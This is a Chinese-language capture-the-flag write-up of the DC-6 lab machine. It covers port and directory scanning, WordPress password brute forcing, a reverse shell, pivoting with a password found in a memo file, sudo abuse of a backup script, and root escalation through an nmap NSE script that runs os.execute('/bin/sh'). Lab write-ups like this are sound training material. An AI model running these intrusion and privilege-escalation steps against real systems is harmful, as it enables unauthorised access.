
DC-6靶机打靶记录
端口扫描
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p- -A 192.168.5.142
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-13 00:08 EDT
Nmap scan report for 192.168.5.142 (192.168.5.142)
Host is up (0.00053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
|   256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
|_  256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Did not follow redirect to http://wordy/
MAC Address: 00:0C:29:D8:21:A3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 192.168.5.142 (192.168.5.142)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.57 seconds
目录扫描
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12292

Target: http://wordy/

[12:17:08] Scanning:
[12:17:16] 403 -   284B - /.php
[12:17:16] 403 -   285B - /.php3
[12:17:48] 404 -   51KB - /index.php/login/
[12:17:48] 301 -     0B - /index.php  ->  http://wordy/
[12:17:50] 200 -   19KB - /license.txt
[12:17:57] 200 -    7KB - /readme.html
[12:17:57] 403 -   293B - /server-status
[12:17:57] 403 -   294B - /server-status/
[12:18:00] 301 -   301B - /wp-admin  ->  http://wordy/wp-admin/
[12:18:00] 301 -   303B - /wp-content  ->  http://wordy/wp-content/
[12:18:00] 403 -   316B - /wp-content/plugins/akismet/admin.php
[12:18:00] 200 -     0B - /wp-content/
[12:18:00] 500 -     0B - /wp-content/plugins/hello.php
[12:18:00] 301 -   304B - /wp-includes  ->  http://wordy/wp-includes/
[12:18:00] 400 -     1B - /wp-admin/admin-ajax.php
[12:18:00] 200 -     0B - /wp-content/themes/
[12:18:00] 500 -     0B - /wp-includes/rss-functions.php
[12:18:00] 403 -   318B - /wp-content/plugins/akismet/akismet.php
[12:18:00] 200 -   42KB - /wp-includes/
[12:18:00] 302 -     0B - /wp-signup.php  ->  http://wordy/wp-login.php?action=register
[12:18:00] 200 -     0B - /wp-cron.php
[12:18:00] 200 -     0B - /wp-config.php
[12:18:00] 200 -    3KB - /wp-login.php
[12:18:00] 302 -     0B - /wp-admin/  ->  http://wordy/wp-login.php?redirect_to=http%3A%2F%2Fwordy%2Fwp-admin%2F&reauth=1
[12:18:00] 500 -    3KB - /wp-admin/setup-config.php
[12:18:00] 200 -    1KB - /wp-admin/install.php
[12:18:00] 405 -    42B - /xmlrpc.php

Task Completed
/wp-includes/处存在源码泄露。
/wp-login.php处为登录框。
爆破
这里依旧wpscan试探出存在的用户名,然后cewl搞出密码本,但是没成功。看到其他师傅wp中说作者有提示:cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
利用这个密码本会更快。

账密为mark/helpdesk01
命令执行+反弹shell
以下地方存在命令执行:

反弹shell后:
python -c "import pty;pty.spawn('/bin/bash')"
尝试提权失败
www-data@dc-6:/var/www/html/wp-admin$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

sudo: 3 incorrect password attempts
www-data@dc-6:/var/www/html/wp-admin$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/bin/su
/bin/mount
/bin/umount
/bin/ping
www-data@dc-6:/var/www/html/wp-admin$
翻找home/横向移动
www-data@dc-6:/$ cd home
cd home
www-data@dc-6:/home$ ls
ls
graham  jens  mark  sarah
www-data@dc-6:/home$ ls graham
ls graham
www-data@dc-6:/home$ ls jens
ls jens
backups.sh
www-data@dc-6:/home$ ls mark
ls mark
stuff
www-data@dc-6:/home$ ls sarah
ls sarah
www-data@dc-6:/home/mark/stuff$ ls
ls
things-to-do.txt
www-data@dc-6:/home/mark/stuff$ cat t*
cat t*
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$

这里的备忘录写着新增用户graham的密码,直接用它ssh登录。
再次尝试提权->继续横向
使用sudo -l (该命令的文件指向的文件:/etc/sudoers)
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
这里有了新的消息,不过并不像往常那样,直接可以无密码以root用户权限执行,而是jens的权限,那有什么用?我刚开始这样想,却忘了我还没有拿到jens账户的权限呢,这样一来岂不是可以直接拿到jens的shell。
我们的做法如下:
通过修改该sh文件的内容,然后以jens权限执行,开出一个新的shell。

nmap提权
$ id
uid=1004(jens) gid=1004(jens) groups=1004(jens),1005(devs)
$ sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
$ python -c "import pty;pty.spawn('/bin/bash')"
jens@dc-6:~$

有了新的进展,我们直接用该命令提权至root:
jens@dc-6:~$ touch root_shell.sh
jens@dc-6:~$ echo 'os.execute("/bin/sh")' > root_shell.sh
jens@dc-6:~$ sudo nmap --script=root_shell.sh
思路总结
前期信息收集 -> nday/爆破 -> 找相关功能点 ->拿到一台机子的shell -> 尝试提权/翻找相关文件 -> 尝试横移 -> 继续尝试提权-> ......

 浙公网安备 33010602011771号